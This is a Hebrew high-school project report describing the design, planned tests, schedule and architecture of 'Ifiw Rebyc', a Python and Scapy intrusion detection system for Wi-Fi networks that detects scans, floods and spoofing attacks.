Ifiw Rebyc - Intrusion Detection System פרויקט

בית ספר : אורט אפרידר רונסון
מגיש : דני ליברמן
תעודת זהות : -
שם המנחה : -
שם החלופה : Ifiw Rebyc
תאריך הגשה : 29.05.2026
עריכה : אוקטובר 2026



תוכן עניינים

1. מבוא 7
ייזום 7
רקע 7
מטרת הפרויקט 7
קהל היעד 8
קהל היעד העיקרי 8
קהל יעד משני 8
פתרונות קיימים 8
ליבה טכנולוגית 9
טכנולוגיות עיקריות 9
דרישות סביבת עבודה 10
תועלות המערכת והבעיה אותה היא פותרת 10
תיחום הפרויקט 10
פירוט תיאור המערכת (אפיון) 11
תיאור המערכת 11
יכולות המערכת 11
פירוט הבדיקות המתוכננות 12
תכנון וניהול לו״ז לפיתוח המערכת 14
ניהול סיכונים בפרויקט 15
2. תיאור תחום הידע – פרק מילולי 16
מבנה היכולות במערכת 16
יכולת 1 – התחברות משתמש 16
יכולת 2 – לכידת תעבורת רשת 17
יכולת 3 – זיהוי תקיפות 17
יכולת 4 – ניהול התראות 18
יכולת 5 – ניהול ראיות דיגיטליות 18
3. מבנה / ארכיטקטורה של הפרויקט 19
תיאור כללי של הארכיטקטורה 19
רכיבי המערכת המרכזיים 19
מנהל זרמים (Flow Manager) 20
מנוע זיהוי התקיפות (Detection Engine) 20

מנהל מדיניות וחוקים (Policy Manager) 20
מנהל התראות (Alert Manager) 21
מסד נתונים מקומי (SQLite) 21
Firebase 21
מנהל ראיות דיגיטליות (Evidence Manager / Forensics) 21
תיאור החומרה 22
שרטוט ארכיטקטורה 23
תיאור הטכנולוגיה הרלוונטית 24
Python 24
Scapy 24
Linux 24
Monitor Mode 24
SQLite 25
Firebase 25
Tkinter 25
PCAP 25
Wireshark 25
תיאור זרימת המידע במערכת 26
זרימת מידע כללית 26
זרימת מידע בתהליך התחברות 26
זרימת מידע בתהליך זיהוי תקיפה 26
זרימת מידע בתהליך יצירת ראיות 26
תיאור האלגוריתמים המרכזיים בפרויקט 27
אלגוריתם נרמול חבילות 27
אלגוריתם בניית זרמי תקשורת 27
אלגוריתם זיהוי Port Scan 27
אלגוריתם זיהוי SYN Flood 28
אלגוריתם זיהוי UDP Flood ו-ICMP Flood 28
אלגוריתם זיהוי ARP Spoofing 28
אלגוריתם זיהוי DNS Poisoning 29
אלגוריתם זיהוי DHCP Spoofing 29
אלגוריתם זיהוי Evil Twin 29

אלגוריתם זיהוי אנומליה בתעבורה 30
תיאור סביבת הפיתוח 31
מערכת הפעלה 31
שפת פיתוח 31
סביבת כתיבת קוד 31
כלים וספריות מרכזיות 31
סביבת בדיקות 32
פרוטוקול תקשורת 32
תיאור מסכי המערכת 33
מסך התחברות 33
מסך ראשי (Dashboard) 34
תיאור מבני הנתונים 36
מחלקת Packet 37
מחלקת Flow 37
מילון Active Flows 37
תורי אירועים 38
מבני נתונים לזיהוי תקיפות 38
מסד הנתונים 39
מבנה הנתונים ב־Firebase 41
סקירת חולשות ואיומים 43
התחברות והרשאות 43
חשיפת נתוני משתמש 43
שמירת ראיות מקומית 43
עומס על המערכת 43
התראות שווא 43
הרשאות מערכת 43
תקשורת מול Firebase 44
SQL Injection 44
4. מימוש הפרויקט 45
סקירת המודולים וקשרי הגומלין ביניהם 45
מודלים מיובאים 45
מודלים ומחלקות שאני פיתחתי 46

מחלקה – Packet 46
מחלקה – FlowStats 47
מחלקה – Database 47
מחלקה – Orchestrator 48
מחלקה – RollingCountPerSecond 48
מחלקה – MessageBus 49
מחלקה – DashboardWindow 49
מודול זיהוי התקיפות (attacks.py) 50
אלגוריתמים מרכזיים 51
אלגוריתם 1 – זיהוי סריקת פורטים(Port Scan Detection) 51
אלגוריתם 2 – זיהוי הצפת SYN (SYN Flood Detection) 52
אלגוריתם 3 – זיהוי אנומליה בתעבורת רשת 54
מסמך בדיקות מלא 57
5. מדריך למשתמש 59
עץ הקבצים 59
..... 59
התקנת המערכת 60
פירוט הסביבה הנדרשת 60
פירוט הכלים הנדרשים 60
מיקומי קבצים 60
נתונים התחלתיים 61
רשת 61
ארכיטקטורה מינימלית נדרשת 61
משתמשי המערכת 62
משתמש רגיל 62
6. רפלקציה 63
7. ביבליוגרפיה 65
8. נספחים 66
קוד כל הפרויקט 66
anomaly.py 66
attacks.py 69
dashboard.py 75

86 ..... database.py
95 ..... demo.py
100 ..... firebase_alerts.py
101 ..... flows.py
103 ..... forensics.py
105 ..... geoip.py
106 ..... main.py
107 ..... messages.py
108 ..... orchestrator.py
116 ..... packet.py
118 ..... poc_sniffer.py
122 ..... policy.py

1. מבוא

ייזום

רקע

בשנים האחרונות חלה עלייה משמעותית בכמות מתקפות הסייבר המבוצעות על רשתות תקשורת ביתיות וארגוניות. רשתות מחשבים הפכו לחלק מרכזי מחיי היום יום, ולכן גם הפכו למטרה עבור תוקפים המנסים להשיג גישה למידע, לשבש שירותים או לבצע התחזות ברשת. כתוצאה מכך, נוצר צורך במערכות המסוגלות לנטר את תעבורת הרשת בזמן אמת, לזהות פעילות חשודה ולהתריע על ניסיונות תקיפה.

פרויקט IFIW REBYC הוא מערכת מסוג IDS (Intrusion Detection System) אשר נועדה לזהות מתקפות ברשת בזמן אמת באמצעות ניתוח תעבורת רשת ברמת ה-packets. המערכת מאזינה לתעבורת הרשת, מבצעת ניתוח של חבילות המידע, מזהה דפוסים חשודים והתנהגויות חריגות, ושולחת התראות למשתמש בעת זיהוי פעילות זדונית. בניגוד לכלי ניטור הפועלים על תחנת קצה, המערכת מנטרת את כלל תעבורת ה-WiFi הנקלטת על ידי כרטיס הרשת במצב Monitor Mode.

המערכת מסוגלת לזהות מגוון סוגי תקיפות, ביניהן:

- Port Scan
- SYN Flood
- UDP Flood
- ARP Spoofing
- DHCP Spoofing
- DNS Poisoning
- Evil Twin
- ICMP Flood

מטרת הפרויקט

מטרת הפרויקט היא להגן על מערכות ורשתות מחשבים מפני איומים וחדירות על ידי זיהוי מוקדם של פעילות חשודה או זדונית, ומתן התראות בזמן אמת. המטרה המרכזית היא למנוע פגיעה במידע קריטי, לשפר את האבטחה הכוללת של הרשת, ולאפשר תגובה מהירה לבעיות לפני שהן מתפתחות לנזק ממשי.
בחרתי לעסוק בפרויקט מסוג IDS מתוך עניין בתחום אבטחת הרשתות והרצון להעמיק בהבנתי המעשית של איומי סייבר בסביבות יומיומיות. המוטיבציה שלי נובעת מהצורך ההולך וגדל בהגנה על רשתות מקומיות, גם בסביבות קטנות כמו בית או משרד.

קהל היעד

קהל היעד העיקרי

קהל היעד העיקרי של הפרויקט הוא מנהלי רשתות במקומות ציבוריים (כמו מסעדות, קניונים וכו'), תלמידים וסטודנטים בתחום הסייבר ואבטחת מידע, עם ידע טכני ברמה בינונית עד גבוהה בפרוטוקולי רשת, אבטחה ושפת Python. משתמשים אלה יוכלו להפעיל את המערכת, להבין את ההתרעות ולהתאים את מנוע הכללים לצרכיהם.

קהל יעד משני

קהל היעד המשני כולל משתמשים פרטיים או בעלי עסקים קטנים המעוניינים להגן על הרשת המקומית שלהם אך בעלי ידע טכני מוגבל.

פתרונות קיימים

כיום קיימות מערכות רבות בתחום זיהוי החדירות (IDS), החל ממערכות קוד פתוח שמיועדות למשתמשים פרטיים ועד פתרונות מסחריים מתקדמים לארגונים גדולים. מערכות אלו נועדו לזהות פעילות חשודה ברשת בזמן אמת באמצעות ניתוח תעבורה, שימוש בחתימות מוכרות או זיהוי אנומליות התנהגותיות. במהלך תהליך האפיון והמחקר של הפרויקט נבחנו מספר מערכות קיימות לצורך הבנת התחום, היתרונות והחסרונות של הפתרונות השונים.

1. Snort – "נְחִירָה" היא מערכת למניעת חדירות המנתחת תעבורה בזמן אמת בעזרת חתימות בלבד ומדווחת על פעולות חשודות. המערכת מבוססת קוד פתוח, נכתבה בשפת C ופותחה על ידי מרטין ראש (Martin Roesch) בשנת 1998.
2. Watch Frog - מערכת המזהה תעבורה חשודה בזמן אמת ברשת ה-wifi הביתית. המזהה את ההתקפות מסוג: ARP Spoofing, DHCP Spoofing, Evil Twin, DNS Poisoning, Port Scan.
3. Dragon IDS - "מערכת זיהוי חדירות דרקון" היא מערכת מסחרית (מתחילת שנות ה-2000) לארגונים גדולים, המשלבת NIDS ו-HIDS, כלומר מזהה מתקפות באמצעות חתימות, אנומליות ומדיניות אבטחה, כוללת שרת ניהול מרכזי, מקבלת פאקטות דרך Port Mirroring או Network Tap.

ליבה טכנולוגית

הליבה הטכנולוגית של מערכת ה-IDS שלי מתבססת על ניתוח תעבורת רשת בזמן אמת באמצעות זיהוי. המערכת קולטת (מסניפה) את הנתונים מהרשת, מפרקת אותם לחבילות, ומשווה כל חבילה מול מאגר החוקים והחתימות המעודכן. אם חבילה מתאימה לאחת מהחתימות, היא מסומנת כחשודה – המערכת שולחת התראה באופן אוטומטי בהתאם למדיניות שהוגדרה. כך היא מזהה חדירות, תוכנות זדוניות והתקפות מוכרות עוד לפני שהן מגיעות למערכת היעד.
כדי לעבור מהיכולת הבסיסית הזו לפרויקט IDS, יש להוסיף מנגנוני עיבוד שיזהו תבניות חשודות בהתבסס על המידע שנאסף. בנוסף, כדי להתקדם מהאזנה פסיבית של תעבורת הרשת לסורק רשתות של ממש, צריך להוסיף יכולת של שליחת בקשות יזומות. זה כולל שליחת בקשות לזיהוי כתובות IP פעילות ברשת, וכן ניסיונות חיבור לפורטים שונים לצורך זיהוי שירותים פועלים.
בנוסף, לצורך ניטור מלא של תעבורת הרשת האלחוטית, המערכת דורשת שכרטיס הרשת יעבוד במצב Monitor Mode. במצב זה כרטיס הרשת מסוגל לקלוט גם חבילות שאינן מיועדות למחשב המקומי, אלא מועברות בין התקנים אחרים ברשת האלחוטית.
דרישה זו מאפשרת למערכת לזהות תקיפות כגון Evil Twin, ARP Spoofing ו- DHCP Spoofing ברמת הרשת כולה, ולא רק עבור התעבורה המגיעה למחשב עליו מותקנת המערכת.
המערכת פותחה ונבדקה בסביבת Linux, שבה קיימת תמיכה נוחה יותר בהפעלת כרטיסי רשת במצב Monitor Mode באמצעות כלי מערכת ייעודיים.

טכנולוגיות עיקריות

כדי לממש את הליבה הטכנולוגית השתמשתי במספר טכנולוגיות:

1. Python - בחרתי להשתמש בשפה זו בגלל שיש בה את ספריית scapy.
2. Scapy - ספרייה בפייתון שמאפשרת להאזין לתעבורה.
3. Wireshark - על מנת לבדוק את תקינות הפרויקט ופעילותו במהלך ההרצה או DEBUGGING.
4. SQLite - לשמירת פאקטות באופן מקומי על מחשב המשתמש על מנת לסרוק אותן למציאת מתקפות.
5. Firebase Authentication - על מנת לשמור משתמשים, בשביל שיהיה ניתן לשמור אירועים והתראות בענן ולייבא למחשב המקומי לפי הצורך.
6. Tkinter - ספרייה בסיסית בפייתן עבור ממשק משתמש.

דרישות סביבת עבודה

- מערכת הפעלה Linux
- כרטיס רשת התומך Monitor Mode
- הרשאות מתאימות ללכידת תעבורה
- חיבור לרשת אלחוטית

תועלות המערכת והבעיה אותה היא פותרת

מערכות רבות, במיוחד ברשתות ביתיות ועסקים קטנים, אינן כוללות מנגנוני הגנה מתקדמים המסוגלים לזהות ניסיונות תקיפה בזמן אמת. במקרים רבים משתמשים אינם מודעים לכך שמתבצעת פעילות חשודה ברשת עד לאחר שנגרם נזק ממשי למידע או לשירותים הפועלים ברשת.
מערכת IFIW REBYC נועדה לתת מענה לבעיה זו באמצעות ניטור רציף של תעבורת הרשת, זיהוי מוקדם של איומים והצגת התראות בזמן אמת. המערכת מאפשרת למשתמש לקבל תמונת מצב עדכנית על פעילות הרשת, לזהות ניסיונות תקיפה ולבצע תחקור של אירועי אבטחה באמצעות נתונים וראיות שנשמרו במערכת.
התועלות המרכזיות של המערכת הן:

- זיהוי מוקדם של איומי סייבר.
- שיפור מודעות המשתמש למתרחש ברשת.
- שמירת מידע לצורך חקירה וניתוח אירועים.
- מתן כלי לימודי להבנת תקיפות רשת ודרכי הזיהוי שלהן.
- אפשרות להרחבת המערכת והוספת מנגנוני זיהוי נוספים בעתיד.

תיחום הפרויקט

הפרויקט מתמקד בתחום גילוי החדירות (IDS) ברשתות מחשבים ומטרתו לזהות פעילות חשודה באמצעות ניתוח תעבורת רשת בזמן אמת. המערכת עוסקת בלכידת חבילות מידע, ניתוח פרוטוקולי תקשורת, יצירת סטטיסטיקות תעבורה וזיהוי תקיפות ידועות באמצעות מנגנוני חתימות ואנומליות.

המערכת אינה מהווה Firewall ואינה חוסמת באופן אקטיבי את התעבורה החשודה. בנוסף, המערכת אינה מבצעת הגנה על תחנות קצה (Endpoint Protection), סריקת קבצים לאיתור נוזקות או ניתוח קוד זדוני. מטרתה העיקרית היא ניטור, זיהוי והתרעה על אירועי אבטחה ברשת.

פירוט תיאור המערכת (אפיון)

תיאור המערכת

Ifiw Rebyc היא מערכת לזיהוי חדירות (IDS) הפועלת בזמן אמת ומנטרת את תעבורת הרשת במטרה לזהות פעילות חשודה או זדונית. המערכת מאזינה לתעבורת הרשת באמצעות ספריית Scapy, אוספת חבילות מידע (Packets), מנתחת אותן ומפיקה מהן מידע רלוונטי לצורך זיהוי תקיפות.
לאחר קליטת החבילות, המערכת מבצעת נרמול של הנתונים וממירה אותם למבנה אחיד המאפשר עיבוד וניתוח יעילים. החבילות מקובצות לזרמי תקשורת (Flows) ועליהם מופעל מנוע זיהוי המשלב בדיקות מבוססות חתימות יחד עם מנגנוני זיהוי אנומליות.
כאשר מזוהה פעילות חשודה, המערכת יוצרת אירוע אבטחה (Incident), שומרת את המידע במסד הנתונים ומציגה התראה למשתמש. בנוסף, המערכת מסוגלת ליצור קבצי ראיות בפורמט PCAP לצורך חקירה וניתוח מאוחר יותר.
המערכת כוללת ממשק משתמש גרפי המאפשר שליטה על תהליך הסריקה, צפייה בהתראות, הצגת מידע על התקיפות שהתגלו וגישה למידע שנשמר במסד הנתונים.

יכולות המערכת

המערכת מעניקה למשתמש את היכולות הבאות:

ניהול משתמשים והתחברות

המערכת כוללת מנגנון Authentication המבוסס על Firebase. מנגנון זה מאפשר:

- להירשם למערכת באמצעות כתובת דוא"ל וסיסמה ולהתחבר לחשבון קיים.
- לשמור התראות ואירועי אבטחה המשויכים למשתמש.
- לצפות בהתראות ובאירועים שנשמרו בעבר.
- לקבל גישה לממשק הניהול רק לאחר הזדהות תקינה.
- לנהל את פעילות המערכת באמצעות חשבון משתמש אישי.

לכידת תעבורת רשת

המערכת מסוגלת להאזין לתעבורת הרשת בזמן אמת וללכוד חבילות מידע העוברות דרך ממשק הרשת שנבחר על ידי המשתמש.

ניתוח תעבורה

כל חבילת מידע מנותחת ומומרת למבנה אחיד המכיל מידע כגון כתובות IP, פורטים, סוג פרוטוקול, דגלי TCP ונתונים נוספים הדרושים לתהליך הזיהוי.

זיהוי תקיפות

המערכת מזהה מספר סוגי תקיפות נפוצות, ובהן:

- Port Scan
- SYN Flood
- UDP Flood
- ICMP Flood
- ARP Spoofing
- DHCP Spoofing
- DNS Poisoning
- Evil Twin

שמירת מידע וראיות

המערכת שומרת את המידע שנאסף במסד נתונים מסוג SQLite. בנוסף, בעת זיהוי תקיפה ניתן ליצור קבצי ראיות (Evidence) בפורמט PCAP המכילים את חבילות התקשורת הרלוונטיות לאירוע. קבצים אלו מאפשרים לבצע חקירה וניתוח מעמיק של התקיפות שהתגלו באמצעות כלים כדוגמת Wireshark.

הצגת התראות

בעת זיהוי תקיפה המערכת מציגה התראה בזמן אמת הכוללת את סוג התקיפה, רמת החומרה ותיאור האירוע.

הפקת נתונים וסטטיסטיקות

המערכת מאפשרת צפייה במידע היסטורי, הפקת דוחות וניתוח נתוני התעבורה שנאספו במהלך פעולתה.

פירוט הבדיקות המתוכננות

במהלך פיתוח הפרויקט תוכננו מספר בדיקות שמטרתן לוודא שהמערכת מזהה תקיפות רשת בצורה נכונה, מציגה התראות מתאימות ושומרת מידע רלוונטי לצורך תחקור. הבדיקות בוצעו בשיטת קופסה שחורה, כלומר נבדקה תגובת המערכת לקלטים ולתרחישים שונים, מבלי להתמקד בשלב זה במימוש הפנימי של הקוד.
לצורך ביצוע חלק מהבדיקות פותח קובץ ייעודי בשם attacks.py המאפשר לדמות סוגי תקיפות שונים ולבחון את תגובת המערכת בתנאים מבוקרים. באמצעות קובץ זה ניתן ליצור תעבורה חשודה ולבדוק האם מנוע הזיהוי של המערכת מזהה את התקיפה, יוצר Alert מתאים ושומר את הנתונים הרלוונטיים.

שם הבדיקה	מטרת הבדיקה	אופן ביצוע הבדיקה	תוצאה צפויה
בדיקת התחברות משתמש	לוודא שמשתמש יכול להתחבר למערכת באמצעות Firebase	הזנת דוא״ל וסיסמה תקינים במסך ההתחברות	המשתמש נכנס למערכת ומקבל גישה לממשק
בדיקת התחברות שגויה	לוודא שטיפול בשגיאות התחברות מתבצע כראוי	הזנת פרטי התחברות שגויים	מוצגת הודעת שגיאה והגישה למערכת נחסמת

בדיקת לכידת תעבורה	לוודא שהמערכת מסוגלת ללכוד Packets בזמן אמת	הפעלת הסריקה וביצוע גלישה רגילה ברשת	המערכת מציגה ושומרת Packets שנקלטו
בדיקת Port Scan	לוודא זיהוי סריקת פורטים	הרצת סריקת פורטים, לדוגמה באמצעות nmap, מול כתובת יעד	נוצרת התראת PORT_SCAN
בדיקת SYN Flood	לוודא זיהוי הצפתSYN	יצירת כמות גדולה של בקשות SYN ליעד מסוים	נוצרת התראת SYN_FLOOD
בדיקת UDP Flood	לוודא זיהוי עומס חריג של UDP	שליחת מספר רב של חבילות UDP בפרק זמן קצר	נוצרת התראת UDP_FLOOD
בדיקת ICMP Flood	לוודא זיהוי הצפתPing	שליחת מספר רב של בקשות ICMP Echo	נוצרת התראת ICMP_FLOOD
בדיקתARP Spoofing	לוודא זיהוי שינוי חריג בהתאמת IP ל-MAC	יצירת מצב שבו אותה כתובת IP מופיעה עם כתובות MAC שונות	נוצרת התראת ARP_SPOOF
בדיקת DNS Poisoning	לוודא זיהוי תשובות DNS חשודות	יצירת מספר תשובות שונות לאותו שם דומיין בפרק זמן קצר	נוצרת התראת DNS_POISON
בדיקת DHCP Spoofing	לוודא זיהוי שרתי DHCP מרובים או חשודים	יצירת מצב שבו מופיעים מספר שרתי DHCP ברשת	נוצרת התראת DHCP_SPOOF
בדיקת שמירת ראיות	לוודא שהמערכת יוצרת קובץ Evidence לאירוע	זיהוי תקיפה ובדיקת תיקיית הראיות	נוצר קובץ PCAP מתאים
בדיקת שמירת התראות	לוודא שהתראות נשמרות במערכת	יצירת תקיפה ובדיקת מסד הנתונים / Firebase	ההתראה נשמרת וניתנת לצפייה מאוחר יותר

תכנון וניהול לו״ז לפיתוח המערכת

פיתוח המערכת בוצע בשלבים, כאשר בכל שלב נוספה יכולת מרכזית נוספת למערכת. בתחילת העבודה תוכנן סדר פיתוח כללי, אך במהלך העבודה בוצעו התאמות בהתאם לקשיים שהתגלו, לתוצאות הבדיקות ולצרכים שעלו בזמן המימוש.

שלב	לו״ז ראשוני שתוכנן	לו״ז בפועל
1	מחקר על מערכות IDS, סוגי תקיפות וספריית Scapy	בוצע בתחילת העבודה. במהלך הפיתוח חזרתי למחקר נוסף כאשר נוספו סוגי תקיפות חדשים
2	מימוש לכידת Packets ונרמול בסיסי של תעבורה	הקוד הראשון שנכתב בפרויקט, משום שזהו הבסיס לכל מנוע הזיהוי
3	בניית מבנה Packet אחיד ושמירת נתונים ראשונית	בוצע לאחר שהמערכת הצליחה לקלוט תעבורה בסיסית
4	בניית מסד נתונים SQLite לשמירת Packets, Flows ו-Alerts	בוצע לאחר שהוגדרו סוגי הנתונים המרכזיים של המערכת
5	מימוש Flow Builder לחיבור Packets לזרמי תקשורת	בוצע לאחר מסד הנתונים, כדי לאפשר ניתוח מתקדם יותר של תעבורה
6	מימוש זיהוי Port Scan כתקיפה ראשונה	בוצע כזיהוי ראשון, מכיוון שזו תקיפה ברורה יחסית לבדיקה ולדימוי
7	הרחבת מנוע הזיהוי לזיהוי UDP flood, SYN flood, ICMP flood.	בוצע לאחר שהמנגנון הבסיסי של Alerts כבר עבד
8	הוספת זיהוי תקיפות Spoofing כגון ARP, DHCP ו-DNS	בוצע בשלב מתקדם יותר, משום שתקיפות אלו דרשו ניתוח עמוק יותר של שדות ו-metadata
9	הוספת מנגנון התחברות Firebase ושמירת התראות לפי משתמש	בוצע לאחר שהמערכת המקומית עבדה, כדי להוסיף שכבת משתמשים ושמירת מידע חיצונית
10	מימוש יצירת קבצי Evidence מסוג PCAP	בוצע לאחר שמנגנון ההתראות פעל, כדי לקשר ראיות לאירועים מזוהים
11	בניית ממשק משתמש גרפי להצגת המידע והפעלת המערכת	בוצע בשלבים מתקדמים, לאחר שהלוגיקה המרכזית כבר הייתה יציבה
12	בדיקות אינטגרציה, דימוי תקיפות, תיקון תקלות ושיפור ספים	בוצע לאורך כל סוף הפרויקט, וגם לאחר הוספת כל מנגנון זיהוי חדש

ניהול סיכונים בפרויקט

במהלך תכנון ופיתוח הפרויקט זוהו מספר סיכונים שעלולים היו להשפיע על הצלחת הפרויקט ועל יכולת המערכת לפעול בצורה תקינה. לכל סיכון הוגדרה דרך התמודדות שתאפשר לצמצם את השפעתו.

סיכון	השפעה אפשרית	דרך ההתמודדות
קושי בלכידת תעבורת רשת בזמן אמת	המערכת לא תוכל לזהות תקיפות	שימוש בספריית Scapy וביצוע בדיקות מוקדמות על סביבת העבודה
זיהוי שגוי של תקיפות (False Positive)	יצירת התראות מיותרות למשתמש	התאמת ערכי הסף וביצוע בדיקות רבות על סוגי תעבורה שונים
עומס תעבורה גבוה	ירידה בביצועי המערכת	שימוש במבני נתונים יעילים וסינון מידע שאינו נחוץ
כשל בהתחברות ל-Firebase	אי יכולת לשמור או להציג התראות למשתמש	טיפול בשגיאות התחברות והצגת הודעות מתאימות למשתמש
אובדן מידע בעת קריסת המערכת	פגיעה ביכולת לבצע תחקור אירועים	שמירת נתונים במסד נתונים ויצירת קבציEvidence
קושי בזיהוי תקיפות חדשות	ירידה ברמת ההגנה	תכנון מודולרי המאפשר הוספת מנגנוני זיהוי חדשים בעתיד
מורכבות ניהול מספר רכיבים במקביל	קושי בתחזוקת המערכת	חלוקת המערכת למודולים בעלי אחריות ברורה

2. תיאור תחום הידע – פרק מילולי

מבנה היכולות במערכת

בפרויקטים רבים קיימת חלוקה בין צד שרת (Server) לבין צד לקוח (Client), כאשר השרת אחראי לעיבוד הנתונים והלקוח אחראי להצגת המידע למשתמש. בפרויקט זה לא קיימת חלוקה כזו, מאחר שמדובר במערכת מקומית הפועלת על מחשב המשתמש בלבד.
כל רכיבי המערכת, כולל לכידת התעבורה, ניתוח הנתונים, זיהוי התקיפות, שמירת המידע והצגת ההתראות, פועלים באותו מחשב. לכן בפרק זה יוצגו יכולות המערכת לפי תחומי אחריות ותפקוד, ולא לפי חלוקה של שרת ולקוח.

יכולת 1 – התחברות משתמש

מהות היכולת: יכולת זו מאפשרת למשתמש להירשם למערכת ולהתחבר באמצעות כתובת דואר אלקטרוני וסיסמה. רק לאחר הזדהות מוצלחת ניתן לקבל גישה למערכת ולנתונים השמורים בה.
אוסף הפעולות הנדרשות למימוש היכולת:

- מסך התחברות
- קליטת פרטי משתמש
- שליחת בקשת אימות ל- Firebase
- קבלת תשובת אימות
- טיפול בשגיאות התחברות
- פתיחת ממשק המערכת לאחר אימות

אובייקטים נחוצים:

- Login Window
- Firebase Authentication
- User Object
- Network Communication

יכולת 2 – לכידת תעבורת רשת

מהות היכולת : יכולת זו אחראית על האזנה לתעבורת הרשת בזמן אמת ואיסוף חבילות מידע לצורך עיבוד וניתוח.

אוסף הפעולות הנדרשות למימוש היכולת:

- בחירת כרטיס רשת
- הפעלת מנגנון הסריקה
- לכידת Packets
- סינון מידע לא רלוונטי
- העברת הנתונים לעיבוד

אובייקטים נחוצים:

- Scapy
- Sniffer
- Packet
- Network Interface

יכולת 3 – זיהוי תקיפות

מהות היכולת: יכולת זו אחראית על ניתוח המידע שנאסף וזיהוי פעילות חשודה המעידה על תקיפת סייבר.

אוסף הפעולות הנדרשות למימוש היכולת:

- ניתוח Packets
- בניית Flows
- השוואה לכללי זיהוי
- בדיקת ספים
- יצירת אירוע אבטחה

אובייקטים נחוצים:

- Detection Engine
- Flow Manager
- Policy Engine
- Alert Object

יכולת 4 – ניהול התראות

מהות היכולת: יכולת זו אחראית על יצירת התראות למשתמש בעת זיהוי פעילות חשודה ושמירתן לצורך צפייה עתידית.

אוסף הפעולות הנדרשות למימוש היכולת:

- יצירת Alert
- שמירת ההתראה
- הצגת ההתראה למשתמש
- שיוך ההתראה למשתמש מחובר

אובייקטים נחוצים:

- Alert
- Firebase Alerts
- SQLite Database
- User Session

יכולת 5 – ניהול ראיות דיגיטליות

מהות היכולת: יכולת זו מאפשרת יצירת קבצי ראיות בפורמט PCAP עבור אירועי אבטחה שזוהו על ידי המערכת.

אוסף הפעולות הנדרשות למימוש היכולת:

- איסוף החבילות הרלוונטיות
- יצירת קובץ PCAP
- חישוב Hash
- שמירת Metadata
- שיוך הראיה לאירוע

אובייקטים נחוצים:

- Forensics Manager
- Evidence File
- PCAP
- SHA256

3. מבנה / ארכיטקטורה של הפרויקט

תיאור כללי של הארכיטקטורה

מערכת Ifiw Rebyc בנויה כיישום מקומי הפועל על מחשב המשתמש. המערכת אינה מבוססת על שרת מרכזי שמבצע את עיבוד המידע, אלא על מספר רכיבים פנימיים הפועלים יחד באותה סביבת הרצה. כל רכיב אחראי על חלק מוגדר בתהליך: לכידת תעבורה, נרמול חבילות, ניתוח תעבורה, זיהוי תקיפות, שמירת מידע, יצירת התראות והצגת המידע למשתמש.
הבחירה במבנה מודולרי מאפשרת להפריד בין חלקי המערכת השונים ולשמור על קוד מסודר וברור יותר. לדוגמה, רכיב ה-Sniffer אחראי על קליטת החבילות בלבד, רכיב ה-Orchestrator מנהל את זרימת המידע בין הרכיבים, רכיב ה-Detection Engine אחראי על זיהוי תקיפות, ורכיב מסד הנתונים אחראי על שמירת הנתונים. המערכת עושה שימוש במסד נתונים מקומי מסוג SQLite לצורך שמירת Packets, Flows, Alerts ונתונים נוספים. בנוסף, קיימת התחברות באמצעות Firebase Authentication, וכן שמירת התראות ב-Firebase לפי המשתמש המחובר. עם זאת, ניתוח התעבורה וזיהוי התקיפות מתבצעים באופן מקומי על מחשב המשתמש.

רכיבי המערכת המרכזיים

ממשק משתמש – GUI

ממשק המשתמש אחראי על הצגת המידע למשתמש ועל שליטה בסיסית במערכת. דרך הממשק ניתן להפעיל ולעצור את מנגנון הסריקה, לצפות בהתראות, לראות נתונים סטטיסטיים, לפתוח תיקיית ראיות ולייצא קבצי Evidence עבור אירועים שנבחרו.
הממשק נבנה באמצעות Tkinter ומשלב גם גרפים ונתונים סטטיסטיים. הממשק אינו מבצע את ניתוח התעבורה בעצמו, אלא שולח פקודות לרכיב המרכזי של המערכת ומציג את המידע שמתקבל ממנו.

מנגנון הזדהות משתמשים

מנגנון ההזדהות אחראי על רישום והתחברות משתמשים למערכת. המערכת משתמשת ב-Firebase Authentication לצורך אימות המשתמשים באמצעות כתובת דוא״ל וסיסמה.
רק לאחר התחברות מוצלחת המשתמש מקבל גישה לממשק המערכת ולנתונים המשויכים אליו. בנוסף, ההתראות שנוצרות במהלך פעולת המערכת יכולות להישמר ב-Firebase תחת המשתמש המחובר, כך שניתן לשייך אירועים לחשבון משתמש מסוים.

Orchestrator

רכיב ה-Orchestrator הוא הרכיב המרכזי במערכת. תפקידו לנהל את זרימת העבודה בין כל חלקי המערכת. הוא מפעיל את מנגנון לכידת התעבורה, מקבל את החבילות שנקלטו, מעביר אותן לנרמול, שומר אותן במסד הנתונים, מפעיל את מנגנוני הזיהוי, יוצר התראות ומעדכן את ממשק המשתמש.
בנוסף, ה-Orchestrator אחראי על ניהול תהליכי העבודה ברקע באמצעות Threads ו-Queue. בצורה זו המערכת יכולה להמשיך לקלוט חבילות רשת בזמן אמת, ובמקביל לעבד אותן מבלי לגרום לקיפאון בממשק המשתמש.

Sniffer ונרמול חבילות

רכיב ה-Sniffer אחראי על לכידת חבילות מידע מהרשת באמצעות ספריית Scapy. לאחר שחבילה נקלטת, היא מועברת לפונקציית נרמול שממירה אותה לאובייקט Packet אחיד וברור לשימוש פנימי במערכת. בתהליך הנרמול מחולצים מהחבילה שדות מרכזיים כגון כתובת מקור, כתובת יעד, פורטים, פרוטוקול, דגלי TCP, זמן קליטה וגודל החבילה. בצורה זו מנוע הזיהוי אינו צריך לעבוד ישירות מול מבנה החבילות של Scapy, אלא מול מבנה אחיד שהמערכת מגדירה.

מנהל זרמים (Flow Manager)

מנהל הזרמים אחראי על קיבוץ חבילות בודדות לזרמי תקשורת. זרם תקשורת מייצג קשר בין מקור ליעד לאורך זמן, לפי נתונים כמו כתובת מקור, כתובת יעד, פורטים ופרוטוקול.
רכיב זה חשוב במיוחד לזיהוי תקיפות שאינן נראות תמיד מחבילה בודדת, אלא מתגלות רק כאשר מנתחים רצף של חבילות. לדוגמה, זיהוי Port Scan דורש מעקב אחרי מספר פורטים שונים שאליהם פונה אותו מקור בפרק זמן קצר.

מנוע זיהוי התקיפות (Detection Engine)

מנוע הזיהוי הוא אחד הרכיבים המרכזיים במערכת. תפקידו לנתח את החבילות והזרמים שהתקבלו ולבדוק האם הם מתאימים לדפוס של תקיפת רשת.
המנוע מזהה מספר סוגי תקיפות, ובהן Port Scan, SYN Flood, UDP Flood, ICMP Flood, ARP Spoofing, DHCP Spoofing, DNS Poisoning, EVIL TWIN. הזיהוי מתבצע באמצעות בדיקת חוקים, ספים ודפוסים חשודים המאפיינים כל סוג תקיפה.
כאשר מנוע הזיהוי מזהה פעילות חשודה, הוא יוצר אירוע אבטחה או התראה ומעביר אותו להמשך טיפול במערכת.

מנהל מדיניות וחוקים (Policy Manager)

